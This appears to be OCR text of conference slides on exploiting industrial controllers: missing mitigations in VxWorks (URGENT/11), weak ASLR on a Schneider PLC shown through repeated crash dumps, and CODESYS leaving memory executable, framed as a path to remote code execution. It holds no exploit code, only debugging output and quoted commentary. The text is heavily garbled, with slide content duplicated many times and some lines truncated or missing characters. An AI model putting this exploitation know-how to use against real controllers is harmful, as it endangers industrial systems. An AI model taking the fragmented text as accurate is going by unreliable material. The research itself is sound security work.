
Exploit USA 2023 What we run on

```
                DCB     0
                DCB     0
B+aVxworks69    DCB "VxWorks 6.9",0
E+a69412        DCB "6.9.4.12",0
                DCB     0
```

[The RTOS Exploit Mitigation Blues Jos Wetzels (hardwear.io)]

Although VxWorks includes some optional mitigations that could make some of the URGENT/11 vulnerabilities harder to exploit, we have not found these mitigations used by device manufacturers. In the devices we've examined (and exploited), almost no mitigations were used: no ASLR, no stack canaries and no DEP. Unfortunately, the lack of mitigations makes URGENT/11 vulnerabilities relatively easy to exploit.

RTOS	
VxWorks	
VxWorks	
VxWorks	NO
VxWorks	NO



[URGENT/11 TCP/IP Stack Vulnerabilities (cynerio.com)]

black hat®

Exploit USA 2023 Wh

```
                DCB     0
                DCB     0
B+aVxworks69    DCB "VxWorks 6.9",0
E+a69412        DCB "6.9.4.12",0
                DCB     0
```

OS Exploit Mitigation Blues Jos Wetzels (hardwear.io)

Although VxWorks includes some o tional mi s me of the URGENT/11 vulnerabilities harder to exploit, we ave not use by device manufacturers. In the devices we've examined (and xploit s wer used: no ASLR, no stack canaries and no DEP. Unfortunately, e la RGEN /11 vulnerabilities relatively easy to exploit.

RTOS	
VxWorks	
VxWorks	
VxWorks	NO
VxWorks	NO

es to re
rks, the
an

URGEN Vulnerabilities (cyneru com)

Exploit

That easy ? NO (AKA You Shall Not Pass)

```
stack   =
        [02c09520]: 02c0954c 02c09530 021e9930 021e96f0
        [02c09530]: 00000001 02c09560 02c09544 021e9930
        [02c09540]: 021e96f0 00000001 02c0959c 02c09750
        [02c09550]: 02990010 02c09588 02c09564 021e99d0
        [02c09560]: 0000000c ffffffff 02990010 02c095a0
        [02c09570]: 02c0957c 021dbd68 021db5e4 0000001c
        [02c09580]: 0298e010 02c095ac 02990010 00010924
        [02c09590]: 02950f40 02c095b8 02c095a4 02c09790
```

Exploit That easy ? NO (AKA You Shall Not Pass)

```
stack   =
      [02c09520]: 02c0954c 02c09530 021e9930 021e96f0
      [02c09530]: 00000001 02c09560 02c09544 021e9930
      [02c09540]: 021e96f0 00000001 02c0959c 02c09750
      [02c09550]: 02990010 02c09588 02c09564 021e99d0
      [02c09560]: 0000000c ffffffff 02990010 02c095a0
      [02c09570]: 02c0957c 021dbd68 021db5e4 0000001c
      [02c09580]: 0298e010 02c095ac 02990010 00010924
      [02c09590]: 02950f40 02c095b8 02c095a4 02c09790
```

```
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
      [03294dd0]: 0a0da69e 79adf263 19b85be0 b58a4024
      [03294de0]: 00000000 02fc8988 02fc8b1c 00000084
      [03294df0]: 02fc8ff0 02fc8b40 00000084 03294eb4
      [03294e00]: 02fc8bc4 027805c8 0278060c 0292aeec
      [03294e10]: 0292af00 02911038 0000005c 55c45292
      [03294e20]: 01c04210 12835b01 42ea1169 3ac42e24
      [03294e30]: 00000000 02fc8aa8 4b037613 3da9a1a4
```

Exploit That easy ? NO (AKA You S

```
stack   =
        [02c09520]: 02c0954c 02c09530 021e9930 021e96f0
        [02c09530]: 00000001 02c09560 02c09544 021e9930
        [02c09540]: 021e96f0 00000001 02c0959c 02c09750
        [02c09550]: 02990010 02c09588 02c09564 021e99d0
        [02c09560]: 0000000c ffffffff 02990010 02c095a0
        [02c09570]: 02c0957c 021dbd68 021db5e4 0000001c
        [02c09580]: 0298e010 02c095ac 02990010 00010924
        [02c09590]: 02950f40 02c095b8 02c095a4 02c09790
```

```
stack   =
        [03294db0]:                   9d482808 03a03596
        [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
        [03294dd0]: 0a0da69e 79adf263 19b85be0 b58a4024
        [03294de0]: 00000000 02fc8988 02fc8b1c 00000084
        [03294df0]: 02fc8ff0 02fc8b40 00000084 03294eb4
        [03294e00]: 02fc8bc4 027805c8 0278060c 0292aeec
        [03294e10]: 0292af00 02911038 0000005c 55c45292
        [03294e20]: 01c04210 12835b01 42ea1169 3ac42e24
        [03294e30]: 00000000 02fc8aa8 4b037613 3da9a1a4
```

URGENT/11 Vulnerabilities: Understanding Them and Protecting Systems (burnsmcd.com)

Exploit That easy ? NO (AKA You S

```
stack   =
        [02c09520]: 02c0954c 02c09530 021e9930 021e96f0
        [02c09530]: 00000001 02c09560 02c09544 021e9930
        [02c09540]: 021e96f0 00000001 02c0959c 02c09750
        [02c09550]: 02990010 02c09588 02c09564 021e99d0
        [02c09560]: 0000000c ffffffff 02990010 02c095a0
        [02c09570]: 02c0957c 021dbd68 021db5e4 0000001c
        [02c09580]: 0298e010 02c095ac 02990010 00010924
        [02c09590]: 02950f40 02c095b8 02c095a4 02c09790
```

```
stack   =
        [03294db0]:                   9d482808 03a03596
        [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
        [03294dd0]: 0a0da69e 79adf263 19b85be0 b58a4024
        [03294de0]: 00000000 02fc8988 02fc8b1c 00000084
        [03294df0]: 02fc8ff0 02fc8b40 00000084 03294eb4
        [03294e00]: 02fc8bc4 027805c8 0278060c 0292aeec
        [03294e10]: 0292af00 02911038 0000005c 55c45292
        [03294e20]: 01c04210 12835b01 42ea1169 3ac42e24
        [03294e30]: 00000000 02fc8aa8 4b037613 3da9a1a4
```

URGENT/11 Vulnerabilities: Understanding Them and Protecting

VxWorks devices also lack the ability to install security agents, such as antivirus software. However, VxWorks does include some optional mitigations, such as data execution prevention (DEP) and address space layout randomization (ASLR), that could make some of the URGENT/11 vulnerabilities harder to exploit. Unfortunately, Armis Labs did not find evidence that these mitigation tactics were being implemented in the devices tested. This combination of factors should make URGENT/11 vulnerabilities a top priority for the industries that utilize vulnerable devices.

Exploit That easy ? NO (AKA You S

```
stack   =
        [02c09520]: 02c0954c 02c09530 021e9930 021e96f0
        [02c09530]: 00000001 02c09560 02c09544 021e9930
        [02c09540]: 021e96f0 00000001 02c0959c 02c09750
        [02c09550]: 02990010 02c09588 02c09564 021e99d0
        [02c09560]: 0000000c ffffffff 02990010 02c095a0
        [02c09570]: 02c0957c 021dbd68 021db5e4 0000001c
        [02c09580]: 0298e010 02c095ac 02990010 00010924
        [02c09590]: 02950f40 02c095b8 02c095a4 02c09790
```

```
stack   =
        [03294db0]:                   9d482808 03a03596
        [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
        [03294dd0]: 0a0da69e 79adf263 19b85be0 b58a4024
        [03294de0]: 00000000 02fc8988 02fc8b1c 00000084
        [03294df0]: 02fc8ff0 02fc8b40 00000084 03294eb4
        [03294e00]: 02fc8bc4 027805c8 0278060c 0292aeec
        [03294e10]: 0292af00 02911038 0000005c 55c45292
        [03294e20]: 01c04210 12835b01 42ea1169 3ac42e24
        [03294e30]: 00000000 02fc8aa8 4b037613 3da9a1a4
```

URGENT/11 Vulnerabilities: Understanding Them and Protecting

VxWorks devices also lack the ability to install security agents, such as antivirus software. However, VxWorks does include some optional mitigations, such as data execution prevention (DEP) and address space layout randomization (ASLR), that could make some of the URGENT/11 vulnerabilities harder to exploit. Unfortunately, Armis Labs did not find evidence that these mitigation tactics were being implemented in the devices tested. This combination of factors should make URGENT/11 vulnerabilities a top priority for the industries that utilize vulnerable devices.


```
stack   =
        [02c09520]: 02c0954c 02c09530 021e9930 021e96f0
        [02c09530]: 00000001 02c09560 02c09544 021e9930
        [02c09540]: 021e96f0 00000001 02c0959c 02c09750
        [02c09550]: 02990010 02c09588 02c09564 021e99d0
        [02c09560]: 0000000c ffffffff 02990010 02c095a0
        [02c09570]: 02c0957c 021dbd68 021db5e4 0000001c
        [02c09580]: 0298e010 02c095ac 02990010 00010924
        [02c09590]: 02950f40 02c095b8 02c095a4 02c09790
```

```
stack   =
        [03294db0]:                   9d482808 03a03596
        [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
        [03294dd0]: 0a0da69e 79adf263 19b85be0 b58a4024
        [03294de0]: 00000000 02fc8988 02fc8b1c 00000084
        [03294df0]: 02fc8ff0 02fc8b40 00000084 03294eb4
        [03294e00]: 02fc8bc4 027805c8 0278060c 0292aeec
        [03294e10]: 0292af00 02911038 0000005c 55c45292
        [03294e20]: 01c04210 12835b01 42ea1169 3ac42e24
        [03294e30]: 00000000 02fc8aa8 4b037613 3da9a1a4
```

URGENT/11 Vulnerabilities: Understanding Them and Protecting

...o install security agents, such as
...are. However, VxWorks does include some optional
...ch as data execution prevention (DEP) and address space
...nization (ASLR), that could make some of the URGENT/11
...es harder to exploit. Unfortunately, Armis Labs did not find
...tion tactics were being implemented in the
...n of factors should make URGENT/11
...ities a top prio... ...ustries that utilize vulnerable

Power Save Options



Power Save Options

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

Exploit USA 2023 Weak ASLR Implementation On Schneider

Power Save Options

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x030506d0
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="03:01:52"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x22000100
r5      =0x23000100
r6      =0x24000100
r7      =0x25000100
r8      =0x26000100
r9      =0x27000100
r10     =0x00000000
r11     =0x29000100
r12     =0x00000000
r13     =0x2a000100
r14     =0x00000000
expAdr  =0x03296e8c
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

Exploit USA 2023 Weak ASLR Implementation On Schneider

Power Save Options

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
     [03294db0]:                    9d482808 03a03596
     [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x030506d0
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="03:01:52"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x22000100
r5      =0x23000100
r6      =0x24000100
r7      =0x25000100
r8      =0x26000100
r9      =0x27000100
r10     =0x00000000
r11     =0x29000100
r12     =0x00000000
r13     =0x2a000100
r14     =0x00000000
expAdr  =0x03296e8c
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
     [03294db0]:                    9d482808 03a03596
     [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

Weak ASLR Implementation On Schneider

Power Save Options

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x030506d0
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="03:01:52"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x22000100
r5      =0x23000100
r6      =0x24000100
r7      =0x25000100
r8      =0x26000100
r9      =0x27000100
r10     =0x00000000
r11     =0x29000100
r12     =0x00000000
r13     =0x2a000100
r14     =0x00000000
expAdr  =0x03296e8c
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
      [03294db0]:                   9d482808 03a03596
      [03294dc0]: 5ff787a5 90befffa e92de822 e3e7c69b
```

```
root@PFC200-40E00B:~ cat /proc/`pidof codesys3`/maps
00010000-003ee000 r-xp 00000000 00:0e 8998       /usr/bin/codesys3
003fd000-003fe000 r--p 003dd000 00:0e 8998       /usr/bin/codesys3
003fe000-00406000 rw-p 003de000 00:0e 8998       /usr/bin/codesys3
00406000-004cd000 rw-p 00000000 00:00 0
02335000-024eb000 rw-p 00000000 00:00 0          [heap]
b23f0000-b23f1000 ---p 00000000 00:00 0
b23f1000-b24eb000 rwxp 00000000 00:00 0
b24eb000-b24ec000 ---p 00000000 00:00 0
b24ec000-b25e6000 rwxp 00000000 00:00 0
b25e6000-b25e7000 ---p 00000000 00:00 0
b25e7000-b26e1000 rwxp 00000000 00:00 0
b26e1000-b26e2000 ---p 00000000 00:00 0
b26e2000-b27dc000 rwxp 00000000 00:00 0
b27dc000-b27dd000 ---p 00000000 00:00 0
b27dd000-b28d7000 rwxp 00000000 00:00 0
b28d7000-b28d8000 ---p 00000000 00:00 0
b28d8000-b28f8000 rwxp 00000000 00:00 0
b28f8000-b28f9000 ---p 00000000 00:00 0
b28f9000-b2919000 rwxp 00000000 00:00 0
b2919000-b291a000 ---p 00000000 00:00 0
b291a000-b2a14000 rwxp 00000000 00:00 0
b2a14000-b2a15000 ---p 00000000 00:00 0
b2a15000-b2b0f000 rwxp 00000000 00:00 0
b2b0f000-b2b10000 ---p 00000000 00:00 0
b2b10000-b2c0a000 rwxp 00000000 00:00 0
b2c0a000-b2c0b000 ---p 00000000 00:00 0
b2c0b000-b2d05000 rwxp 00000000 00:00 0
b2d05000-b2d06000 ---p 00000000 00:00 0
b2d06000-b2e00000 rwxp 00000000 00:00 0
b2e00000-b2e22000 rw-p 00000000 00:00 0
b2e22000-b2f00000 ---p 00000000 00:00 0
b2f18000-b2f19000 ---p 00000000 00:00 0
b2f19000-b2f59000 rwxp 00000000 00:00 0
b2f59000-b2f5a000 ---p 00000000 00:00 0
b2f5a000-b2f7a000 rwxp 00000000 00:00 0
b2f7a000-b2f7b000 ---p 00000000 00:00 0
b2f7b000-b2f9b000 rwxp 00000000 00:00 0
b2f9b000-b2f9c000 ---p 00000000 00:00 0
b2f9c000-b2fbc000 rwxp 00000000 00:00 0
b2fbc000-b2fbd000 ---p 00000000 00:00 0
b2fbd000-b2fdd000 rwxp 00000000 00:00 0
b2fdd000-b2fde000 ---p 00000000 00:00 0
b2fde000-b2ffe000 rwxp 00000000 00:00 0
b2ffe000-b2fff000 ---p 00000000 00:00 0
b2fff000-b301f000 rwxp 00000000 00:00 0
b301f000-b3020000 ---p 00000000 00:00 0
b3020000-b3040000 rwxp 00000000 00:00 0
b3040000-b3041000 ---p 00000000 00:00 0
b3041000-b3061000 rwxp 00000000 00:00 0
```

CODESYS Disable DEP By Design

Exploit CODESYS Disable DEP By Design

A task is a time-based flow unit of an IEC program. You define a task with a name, a priority, and a type, which determines which condition triggers the start of the task. You can define this condition either by time (cyclic-interval, freewheeling) or by the occurrence of an internal or external event to process the task. Examples of an event are the rising edge of a global project variable or an interrupt event of the controller.

A task calls one or more program blocks (POUs). These programs can be application-specific (objects below the application in the device tree) or project-specific (objects available in the POU window). In the case of a project-specific program, the application instances the project-global program. If CODESYS processes the task in the current cycle, then the programs are executed for the duration of a cycle.

Exploit USA 2023

CODESYS Disable DEP By Design

```
Thread 32 hit Breakpoint 1, 0x00230638 in ?? ()
(gdb) info r
r0             0x0                 0
r1             0xb2fc1e38          3002867256
r2             0xb2fc1e3c          3002867260
r3             0x6c                108
r4             0xb2fc1e38          3002867256
r5             0xb2fc1be8          3002866664
r6             0xb2fc1be6          3002866662
r7             0x6eb0              28336
r8             0x4b1820            4921376
r9             0xb2fc1e68          3002867304
r10            0x17620             95776
r11            0xb2fc1e14          3002867220
r12            0xb2fc1be0          3002866656
sp             0xb2fc1dfc          0xb2fc1dfc
lr             0x230630            2295344
pc             0x230638            0x230638
cpsr           0x20010010          536936464
fpscr          0x10                16
(gdb)
```

CODESYS Disable DEP By Design

```
root@PFC200-40E00B:~ cat /proc/`pidof codesys3`/maps
00010000-003ee000 r-xp 00000000 00:0e 8998       /usr/bin/codesys3
003fd000-003fe000 r--p 003dd000 00:0e 8998       /usr/bin/codesys3
003fe000-00406000 rw-p 003de000 00:0e 8998       /usr/bin/codesys3
00406000-004cd000 rw-p 00000000 00:00 0
02335000-024eb000 rw-p 00000000 00:00 0          [heap]
b23f0000-b23f1000 ---p 00000000 00:00 0
b23f1000-b24eb000 rwxp 00000000 00:00 0
b24eb000-b24ec000 ---p 00000000 00:00 0
b24ec000-b25e6000 rwxp 00000000 00:00 0
b25e6000-b25e7000 ---p 00000000 00:00 0
b25e7000-b26e1000 rwxp 00000000 00:00 0
b26e1000-b26e2000 ---p 00000000 00:00 0
b26e2000-b27dc000 rwxp 00000000 00:00 0
b27dc000-b27dd000 ---p 00000000 00:00 0
b27dd000-b28d7000 rwxp 00000000 00:00 0
b28d7000-b28d8000 ---p 00000000 00:00 0
b28d8000-b28f8000 rwxp 00000000 00:00 0
b28f8000-b28f9000 ---p 00000000 00:00 0
b28f9000-b2919000 rwxp 00000000 00:00 0
b2919000-b291a000 ---p 00000000 00:00 0
b291a000-b2a14000 rwxp 00000000 00:00 0
b2a14000-b2a15000 ---p 00000000 00:00 0
b2a15000-b2b0f000 rwxp 00000000 00:00 0
b2b0f000-b2b10000 ---p 00000000 00:00 0
b2b10000-b2c0a000 rwxp 00000000 00:00 0
b2c0a000-b2c0b000 ---p 00000000 00:00 0
b2c0b000-b2d05000 rwxp 00000000 00:00 0
b2d05000-b2d06000 ---p 00000000 00:00 0
b2d06000-b2e00000 rwxp 00000000 00:00 0
b2e00000-b2e22000 rw-p 00000000 00:00 0
b2e22000-b2f00000 ---p 00000000 00:00 0
b2f18000-b2f19000 ---p 00000000 00:00 0
b2f19000-b2f59000 rwxp 00000000 00:00 0
b2f59000-b2f5a000 ---p 00000000 00:00 0
b2f5a000-b2f7a000 rwxp 00000000 00:00 0
b2f7a000-b2f7b000 ---p 00000000 00:00 0
b2f7b000-b2f9b000 rwxp 00000000 00:00 0
b2f9b000-b2f9c000 ---p 00000000 00:00 0
b2f9c000-b2fbc000 rwxp 00000000 00:00 0
b2fbc000-b2fbd000 ---p 00000000 00:00 0
b2fbd000-b2fdd000 rwxp 00000000 00:00 0
b2fdd000-b2fde000 ---p 00000000 00:00 0
b2fde000-b2ffe000 rwxp 00000000 00:00 0
b2ffe000-b2fff000 ---p 00000000 00:00 0
b2fff000-b301f000 rwxp 00000000 00:00 0
b301f000-b3020000 ---p 00000000 00:00 0
b3020000-b3040000 rwxp 00000000 00:00 0
b3040000-b3041000 ---p 00000000 00:00 0
b3041000-b3061000 rwxp 00000000 00:00 0
```

```
Thread 32 hit Breakpoint 1, 0x00230638 in ?? ()
(gdb) info r
r0             0x0                 0
r1             0xb2fc1e38          3002867256
r2             0xb2fc1e3c          3002867260
r3             0x6c                108
r4             0xb2fc1e38          3002867256
r5             0xb2fc1be8          3002866664
r6             0xb2fc1be6          3002866662
r7             0x6eb0              28336
r8             0x4b1820            4921376
r9             0xb2fc1e68          3002867304
r10            0x17620             95776
r11            0xb2fc1e14          3002867220
r12            0xb2fc1be0          3002866656
sp             0xb2fc1dfc          0xb2fc1dfc
lr             0x230630            2295344
pc             0x230638            0x230638
cpsr           0x20010010          536936464
fpscr          0x10                16
(gdb)
```

```
root@PFC200-40E00B:~ cat /proc/`pidof codesys3`/maps
00010000-003ee000 r-xp 00000000 00:0e 8998       /usr/bin/codesys3
003fd000-003fe000 r--p 003dd000 00:0e 8998       /usr/bin/codesys3
003fe000-00406000 rw-p 003de000 00:0e 8998       /usr/bin/codesys3
00406000-004cd000 rw-p 00000000 00:00 0
02335000-024eb000 rw-p 00000000 00:00 0          [heap]
b23f0000-b23f1000 ---p 00000000 00:00 0
b23f1000-b24eb000 rwxp 00000000 00:00 0
b24eb000-b24ec000 ---p 00000000 00:00 0
b24ec000-b25e6000 rwxp 00000000 00:00 0
b25e6000-b25e7000 ---p 00000000 00:00 0
b25e7000-b26e1000 rwxp 00000000 00:00 0
b26e1000-b26e2000 ---p 00000000 00:00 0
b26e2000-b27dc000 rwxp 00000000 00:00 0
b27dc000-b27dd000 ---p 00000000 00:00 0
b27dd000-b28d7000 rwxp 00000000 00:00 0
b28d7000-b28d8000 ---p 00000000 00:00 0
b28d8000-b28f8000 rwxp 00000000 00:00 0
b28f8000-b28f9000 ---p 00000000 00:00 0
b28f9000-b2919000 rwxp 00000000 00:00 0
b2919000-b291a000 ---p 00000000 00:00 0
b291a000-b2a14000 rwxp 00000000 00:00 0
b2a14000-b2a15000 ---p 00000000 00:00 0
b2a15000-b2b0f000 rwxp 00000000 00:00 0
b2b0f000-b2b10000 ---p 00000000 00:00 0
b2b10000-b2c0a000 rwxp 00000000 00:00 0
b2c0a000-b2c0b000 ---p 00000000 00:00 0
b2c0b000-b2d05000 rwxp 00000000 00:00 0
b2d05000-b2d06000 ---p 00000000 00:00 0
b2d06000-b2e00000 rwxp 00000000 00:00 0
b2e00000-b2e22000 rw-p 00000000 00:00 0
b2e22000-b2f00000 ---p 00000000 00:00 0
b2f18000-b2f19000 ---p 00000000 00:00 0
b2f19000-b2f59000 rwxp 00000000 00:00 0
b2f59000-b2f5a000 ---p 00000000 00:00 0
b2f5a000-b2f7a000 rwxp 00000000 00:00 0
b2f7a000-b2f7b000 ---p 00000000 00:00 0
b2f7b000-b2f9b000 rwxp 00000000 00:00 0
b2f9b000-b2f9c000 ---p 00000000 00:00 0
b2f9c000-b2fbc000 rwxp 00000000 00:00 0
b2fbc000-b2fbd000 ---p 00000000 00:00 0
b2fbd000-b2fdd000 rwxp 00000000 00:00 0
b2fdd000-b2fde000 ---p 00000000 00:00 0
b2fde000-b2ffe000 rwxp 00000000 00:00 0
b2ffe000-b2fff000 ---p 00000000 00:00 0
b2fff000-b301f000 rwxp 00000000 00:00 0
b301f000-b3020000 ---p 00000000 00:00 0
b3020000-b3040000 rwxp 00000000 00:00 0
b3040000-b3041000 ---p 00000000 00:00 0
b3041000-b3061000 rwxp 00000000 00:00 0
```

```
eak oint 1, 0x00230638 in ?? ()

0x0                     0
0xb2   1e38             3002867256
0xb2   1e3c             3002867260
0x6c                    108
  2f   1e38             3002867256
  2f   be8              3002866664
       be6              3002866662
0x6eb                   28336
0x4b1820                4921376
0xb2fc1e68              3002867304
0x17620                 95776
0xb2fc1e14              3002867220
0xb2fc1be0              3002866656
0xb2fc1dfc              0xb2fc1dfc
0x230630                2295344
 230638                 0x230638
sr      010010          536936464
scr                     16
db)
```

COT By Design

Exploit CODESYS Disable DEP By Design (RCE)

```
# START CRASH #
plcMdl  ="TM251MESE"
osVersi ="5.1.9.35"
osDate  ="Feb  2 2022 13:46:29"
sysErr  ="DATA_ABT"
tskNbr  =0x03050718
tskName ="BlkDrvShmM2XX"
crDate  ="07/01/2000"
crTime  ="02:26:33"
r0      =0x00000000
r1      =0x00000000
r2      =0x00000000
r3      =0x00000000
r4      =0x16000100
r5      =0x17000100
r6      =0x18000100
r7      =0x19000100
r8      =0x1a000100
r9      =0x1b000100
r10     =0x00000000
r11     =0x1d000100
r12     =0x00000000
r13     =0x1e000100
r14     =0x00000000
expAdr  =0x03296e58
cpsr    =0x60000013
mmuAdr  =0xfffffffc
mmuSta  =0x00000007
stack   =
```

Exploit USA 2023 CODESYS Disable DEP By Design (RCE)

```
# START CRASH #
